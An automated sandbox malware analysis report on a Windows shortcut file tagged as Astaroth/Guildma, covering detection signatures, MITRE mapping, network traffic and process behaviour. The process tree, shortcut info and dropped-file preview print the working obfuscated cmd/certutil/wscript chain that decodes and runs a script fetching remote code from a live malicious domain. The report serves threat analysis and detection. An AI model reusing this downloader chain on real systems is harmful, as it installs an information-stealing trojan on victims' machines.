ID: 795108
Sample Name:
Pyo37mDzQ2.lnk
Cookbook: default.jbs
Time: 12:58:15
Date: 31/01/2023
Version: 36.0.0 Rainbow Opal

Table of Contents

Table of Contents 2
Windows Analysis Report Pyo37mDzQ2.lnk 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Signatures 4
Sigma Signatures 4
Snort Signatures 5
Joe Sandbox Signatures 5
Networking 5
Data Obfuscation 5
Persistence and Installation Behavior 5
HIPS / PFW / Operating System Protection Evasion 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 8
Contacted Domains 8
Contacted URLs 8
URLs from Memory and Binaries 8
World Map of Contacted IPs 8
Public IPs 9
General Information 9
Warnings 10
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 10
IPs 10
Domains 10
ASNs 10
JA3 Fingerprints 10
Dropped Files 10
Created / dropped Files 10
C:\9cEA9JA\9cEA9JA.jS 10
Static File Info 11
General 11
File Icon 11
Static Windows Shortcut Info 11
General 11
Network Behavior 11
Snort IDS Alerts 11
Network Port Distribution 11
TCP Packets 12
UDP Packets 12
DNS Queries 12
DNS Answers 13
HTTP Request Dependency Graph 13
Statistics 13
Behavior 13
System Behavior 13
Analysis Process: cmd.exePID: 3232, Parent PID: 6080 13
General 13
File Activities 14
Registry Activities 14
Analysis Process: certutil.exePID: 5148, Parent PID: 3232 14
General 14
File Activities 14
Registry Activities 14
Analysis Process: wscript.exePID: 5188, Parent PID: 3232 14
General 14
File Activities 15


Windows Analysis Report

Pyo37mDzQ2.lnk


Overview

General Information

Sample Name:	Pyo37mDzQ2.lnk
Analysis ID:	795108
MD5:	d52ac7755bd6…
SHA1:	4e7a57f7c7fc8…
SHA256:	f3c3d2fae15f05..
Tags:	Astaroth BRA geo Guildma lnk
Infos:	



Detection




Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- System process connects to networ…
- Windows shortcut file (LNK) starts b…
- Snort IDS alert for network traffic
- Obfuscated command line found
- Queries the volume information (nam…
- Uses a known web browser user age…
- Very long cmdline option found, this…
- Internet Provider seen in connection…
- JA3 SSL client fingerprint seen in co…
- Creates a process in suspended mo…
- IP address seen in connection with …
- Found WSH timer for Javascript or V…

Classification



Process Tree

- **System is w10x64**
- cmd.exe (PID: 3232 cmdline: C:\Windows\system32\cmd.exe /V/D/c md C:\9cEA9JA\>nul 2>&1 &&s^eT SEEH=C:\9cEA9JA\^9cEA9JA.^jS&&echo dmFyIENmS3I9InNjIis iciI7RGZLcj0iaXAiKyJ0OmgiO0VmS3I9IlQiKyJ0UCIrIjoiO0dldE9iamVjdChDZktyK0RmS3IrRWZLcisiLy9uaXVhOWYudGFiY29wZXJvby5zYnMvPzEvlik7>!SEEH!&&cErtUtil -f -dEco^de !SEEH! !SEEH!&&ca^ll !SEEH! MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - certutil.exe (PID: 5148 cmdline: cErtUtil -f -dEcode C:\9cEA9JA\9cEA9JA.jS C:\9cEA9JA\9cEA9JA.jS MD5: EB199893441CED4BBBCB547FE411CF2D)
  - wscript.exe (PID: 5188 cmdline: "C:\Windows\System32\WScript.exe" "C:\9cEA9JA\9cEA9JA.jS" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN Astaroth Stealer Activity (GET) - Source IP: 192.168.2.6 - Destination IP: 104.21.40.83

Timestamp:	192.168.2.6104.21.40.8349711802851288 01/31/23-12:59:14.367073
SID:	2851288
Source Port:	49711
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

Data Obfuscation

Obfuscated command line found

Persistence and Installation Behavior

Windows shortcut file (LNK) starts blacklisted processes


HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Command and Scripting Interpreter	Path Interception	1 1 1 Process Injection	1 1 1 Process Injection	OS Credential Dumping	1 Security Software Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Scripting	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Deobfuscate/Decode Files or Information	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Scripting	Security Account Manager	1 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 4 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	1 2 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Ingress Tool Transfer	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://hTtP://niua9f.tabcoperoo.sbs/?1/	0%	Avira URL Cloud	safe	
http://niua9f.tabcoperoo.sbs/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.cloudflare.com	104.16.123.96	true	false		high
niua9f.tabcoperoo.sbs	104.21.40.83	true	true		unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://niua9f.tabcoperoo.sbs/?1/	true		unknown
http://https://www.cloudflare.com/cdn-cgi/error	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://hTtP://niua9f.tabcoperoo.sbs/?1/	wscript.exe, 00000003.00000003.253451427.0000021060705000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://niua9f.tabcoperoo.sbs/	wscript.exe, 00000003.00000002.254076024.0000021060745000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000003.253451427.0000021060745000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000003.248214429.0000021060761000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.cloudflare.com/cdn-cgi/errorP%	wscript.exe, 00000003.00000003.248214429.0000021060783000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.cloudflare.com/	wscript.exe, 00000003.00000002.254076024.0000021060745000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000003.253451427.0000021060745000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000003.248214429.0000021060761000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.cloudflare.com/cdn-cgi/errore.com/U	wscript.exe, 00000003.00000003.248214429.0000021060761000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.cloudflare.com/M	wscript.exe, 00000003.00000002.254076024.0000021060745000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000003.253451427.0000021060745000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000003.248214429.0000021060761000.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.40.83	niua9f.tabcoperoo.sbs	United States		13335	CLOUDFLARENETUS	true
104.16.123.96	www.cloudflare.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	795108
Start date and time:	2023-01-31 12:58:15 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 3m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	4
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	Pyo37mDzQ2.lnk
Detection:	MAL
Classification:	mal68.evad.winLNK@6/1@2/2
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .lnk • Stop behavior analysis, all processes terminated

Warnings

- Exclude process from analysis (whitelisted): conhost.exe
- Excluded domains from analysis (whitelisted): fs.microsoft.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\9cEA9JA\9cEA9JA.jS

Process:	C:\Windows\System32\cmd.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	108
Entropy (8bit):	4.697147484425549
Encrypted:	false
SSDEEP:	3:qyuX+oOhDuXYHMWde5lYx1iHeYYGRZPyXXLcfvBRHfn:qyfv+3WdeRzke5lPynL0vnHf
MD5:	3D8FB0FB90641271F11C02795AEAEFA1
SHA1:	D2248D3C840633191E56D225136FD43F6237245B
SHA-256:	F0CB27B5D3E72DD6BCF9CA34F67FBDABC89BA5494CA923498D2207866FE6634B
SHA-512:	E4F47672E29942BF631B17946C8BDF5991BD46F8B3B98D9B6D7693B9FD9F44BB80A9420E33BB122D597AD09CB00911B13E97476126FF0FE3BCA86E716E81977F

Malicious:	false
Reputation:	low
Preview:	var CfKr="sc"+"r";DfKr="ip"+"t:h";EfKr="T"+"tP"+":";GetObject(CfKr+DfKr+EfKr+"//niua9f.tabcoperoo.sbs/?1/");

Static File Info

General

File type:	MS Windows shortcut, Item id list present, Has Working directory, Has command line arguments, Archive, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun Dec 31 23:06:32 1600, length=0, window=hidenormalshowminimized
Entropy (8bit):	5.401600363387979
TrID:	• Windows Shortcut (20020/1) 100.00%
File name:	Pyo37mDzQ2.lnk
File size:	481
MD5:	d52ac7755bd61b035235df79fabe1b59
SHA1:	4e7a57f7c7fc8ee15cb390337983d116220c7625
SHA256:	f3c3d2fae15f05589f8860df40d0533165484fb2975b2204c2f7cca750eb7b51
SHA512:	880eaff5bd403739440ce8d1cdb56d4660cd9d72458414e6982806c2c8192508d80c59b9d49dfaf7fed012c8c924e9cde9391894f0cc6e3b7133e60d075dcacf
SSDEEP:	12:8rfIM8OBE6ZGQWgkxe5D5hex1tjdsLKOmesAzm74Uj1cSTj3pqexA:8loGQWFxed5he7taLKOg8m7jj1cuAe2
TLSH:	B8F0AB9D90402D70E8296CB7CA820F106B5DFE830B002022039E029A8170A889E1E268
File Content Preview:	L.....F1... .....]....P.O. .:i.....+00.../C:\.....+.2.....wINdOws\sYSteM32\conHost.EXe.....C:\wINdOws\sYSteM32..%ComSpec% /V/D/c "md C:\9cEA9JA\>nul 2>&1 &&s^eT SEEH=C:\9cEA

File Icon

Icon Hash:	00828e868e89bd0d

Static Windows Shortcut Info

General


Relative Path:	
Command Line Argument:	%ComSpec% /V/D/c "md C:\9cEA9JA\>nul 2>&1 &&s^eT SEEH=C:\9cEA9JA\^9cEA9JA.^jS&&echo dmFyIENmS3I9InNjIisiciI7RGZLcj0iaXAiKyJ0OmgiO0VmS3I9IlQiKyJ0UCIrIjoiO0dldE9iamVjdChDZktyK0RmS3IrRWZLcisiLy9uaXVhOWYudGFiY29wZXJvby5zYnMvPzEvIik7>!SEEH!&&cErtUtil -f -dEco^de !SEEH! !SEEH!&&ca^ll !SEEH!"
Icon location:	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.6104.21.40.8349711802851288 01/31/23-12:59:14.367073	TCP	2851288	ETPRO TROJAN Astaroth Stealer Activity (GET)	49711	80	192.168.2.6	104.21.40.83

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 31, 2023 12:59:14.349073887 CET	49711	80	192.168.2.6	104.21.40.83
Jan 31, 2023 12:59:14.366229057 CET	80	49711	104.21.40.83	192.168.2.6
Jan 31, 2023 12:59:14.366476059 CET	49711	80	192.168.2.6	104.21.40.83
Jan 31, 2023 12:59:14.367073059 CET	49711	80	192.168.2.6	104.21.40.83
Jan 31, 2023 12:59:14.384046078 CET	80	49711	104.21.40.83	192.168.2.6
Jan 31, 2023 12:59:14.581177950 CET	80	49711	104.21.40.83	192.168.2.6
Jan 31, 2023 12:59:14.581281900 CET	49711	80	192.168.2.6	104.21.40.83
Jan 31, 2023 12:59:14.638326883 CET	49712	443	192.168.2.6	104.16.123.96
Jan 31, 2023 12:59:14.638390064 CET	443	49712	104.16.123.96	192.168.2.6
Jan 31, 2023 12:59:14.638463020 CET	49712	443	192.168.2.6	104.16.123.96
Jan 31, 2023 12:59:14.778786898 CET	49712	443	192.168.2.6	104.16.123.96
Jan 31, 2023 12:59:14.778856993 CET	443	49712	104.16.123.96	192.168.2.6
Jan 31, 2023 12:59:14.828788996 CET	443	49712	104.16.123.96	192.168.2.6
Jan 31, 2023 12:59:14.828986883 CET	49712	443	192.168.2.6	104.16.123.96
Jan 31, 2023 12:59:15.208287001 CET	49712	443	192.168.2.6	104.16.123.96
Jan 31, 2023 12:59:15.208333969 CET	443	49712	104.16.123.96	192.168.2.6
Jan 31, 2023 12:59:15.208878040 CET	443	49712	104.16.123.96	192.168.2.6
Jan 31, 2023 12:59:15.209012985 CET	49712	443	192.168.2.6	104.16.123.96
Jan 31, 2023 12:59:15.212465048 CET	49712	443	192.168.2.6	104.16.123.96
Jan 31, 2023 12:59:15.212539911 CET	443	49712	104.16.123.96	192.168.2.6
Jan 31, 2023 12:59:15.262185097 CET	443	49712	104.16.123.96	192.168.2.6
Jan 31, 2023 12:59:15.262284040 CET	443	49712	104.16.123.96	192.168.2.6
Jan 31, 2023 12:59:15.262373924 CET	49712	443	192.168.2.6	104.16.123.96
Jan 31, 2023 12:59:15.262415886 CET	49712	443	192.168.2.6	104.16.123.96
Jan 31, 2023 12:59:15.281167984 CET	49712	443	192.168.2.6	104.16.123.96
Jan 31, 2023 12:59:15.281203985 CET	443	49712	104.16.123.96	192.168.2.6
Jan 31, 2023 12:59:18.240602016 CET	49711	80	192.168.2.6	104.21.40.83

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 31, 2023 12:59:14.306969881 CET	49448	53	192.168.2.6	8.8.8.8
Jan 31, 2023 12:59:14.331960917 CET	53	49448	8.8.8.8	192.168.2.6
Jan 31, 2023 12:59:14.596761942 CET	59082	53	192.168.2.6	8.8.8.8
Jan 31, 2023 12:59:14.620973110 CET	53	59082	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Jan 31, 2023 12:59:14.306969881 CET	192.168.2.6	8.8.8.8	0x412b	Standard query (0)	niua9f.tab coperoo.sbs	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Jan 31, 2023 12:59:14.596761942 CET	192.168.2.6	8.8.8.8	0xef78	Standard query (0)	www.cloudflare.com	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Jan 31, 2023 12:59:14.331960917 CET	8.8.8.8	192.168.2.6	0x412b	No error (0)	niua9f.tabcoperoo.sbs		104.21.40.83	A (IP address)	IN (0x0001)	false
Jan 31, 2023 12:59:14.331960917 CET	8.8.8.8	192.168.2.6	0x412b	No error (0)	niua9f.tabcoperoo.sbs		172.67.182.146	A (IP address)	IN (0x0001)	false
Jan 31, 2023 12:59:14.620973110 CET	8.8.8.8	192.168.2.6	0xef78	No error (0)	www.cloudflare.com		104.16.123.96	A (IP address)	IN (0x0001)	false
Jan 31, 2023 12:59:14.620973110 CET	8.8.8.8	192.168.2.6	0xef78	No error (0)	www.cloudflare.com		104.16.124.96	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- www.cloudflare.com
- niua9f.tabcoperoo.sbs

Statistics

Behavior



System Behavior

Analysis Process: cmd.exe PID: 3232, Parent PID: 6080

General

Target ID:	1
Start time:	12:59:11
Start date:	31/01/2023
Path:	C:\Windows\System32\cmd.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /V/D/c md C:\9cEA9JA\>nul 2>&1 &&s^eT SEEH=C:\9cEA9JA\^9cEA9JA.^jS&&echo dmFyIENmS3I9InNjIisiciI7RGZLc j0iaXAiKyJ0OmgiO0VmS3I9IlQiKyJ0UCIrIjoiO0dldE9iamVjdChDZktyK0RmS3IrRWZLcisiLy9uaXVhOWYudGFiY29wZXJvby5zYnMvPzEvlik7>!SEEH!&&cErtUtil -f -dEco^de !SEEH! !SEEH!&&ca^ll !SEEH!
Imagebase:	0x7ff7cb270000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: certutil.exe PID: 5148, Parent PID: 3232

General

Target ID:	2
Start time:	12:59:11
Start date:	31/01/2023
Path:	C:\Windows\System32\certutil.exe
Wow64 process (32bit):	false
Commandline:	cErtUtil -f -dEcode C:\9cEA9JA\9cEA9JA.jS C:\9cEA9JA\9cEA9JA.jS
Imagebase:	0x7ff638c70000
File size:	1557504 bytes
MD5 hash:	EB199893441CED4BBBCB547FE411CF2D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: 5188, Parent PID: 3232

General

Target ID:	3
Start time:	12:59:12
Start date:	31/01/2023

Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\9cEA9JA\9cEA9JA.jS"
Imagebase:	0x7ff64c9e0000
File size:	163840 bytes
